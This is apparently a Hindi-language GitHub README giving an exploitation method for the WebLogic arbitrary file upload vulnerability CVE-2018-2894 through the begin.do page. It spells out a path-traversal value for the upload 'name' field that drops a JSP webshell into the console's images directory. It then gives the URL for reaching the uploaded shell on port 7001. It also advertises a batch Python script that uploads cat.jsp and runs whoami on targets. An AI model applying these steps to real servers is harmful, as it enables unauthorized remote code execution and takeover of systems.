 111ddea/cve-2018-2894
cve-2018-2894 दूसरों से भिन्न उपयोग विधि।

Weblogic में मनमाना फ़ाइल अपलोड भेद्यता (CVE-2018-2894)
हाल ही में हर कोई इस भेद्यता के बारे में बात कर रहा है, सभी ने देखा कि config.do में समस्या है, लेकिन वास्तव में https://mp.weixin.qq.com/s/y5JGmM-aNaHcs_6P9a-gRQ पर दी गई जानकारी के अनुसार, begin.do में भी समस्या है। बकवास कम करें, नीचे विशिष्ट उपयोग विधि दी गई है:

समस्या नीचे दिए गए इस पृष्ठ पर दिखाई देती है।
अपलोड करते समय, name का मान बदलें।

आपकी परेशानी बचाने के लिए, दिया गया है:
/../../../../../../wlserver/server/lib/consoleapp/webapp/framework/skins/wlsconsole/images/

फिर एक्सेस करें
http://xx.xx.xx.xx:7001/console/framework/skins/wlsconsole/images/_222.jsp
तक पहुँचा जा सकता है।
मैंने एक बैच उपयोग python स्क्रिप्ट लिखी है, जो cat.jsp अपलोड करेगी और फिर whoami निष्पादित करेगी।
https://github.com/111ddea/cve-2018-2894.git
config.do का उपयोग करने की अन्य विधि नीचे देखी जा सकती है: https://github.com/vulhub/vulhub/tree/master/weblogic/CVE-2018-2894 https://xz.aliyun.com/t/2458?from=timeline&isappinstalled=0
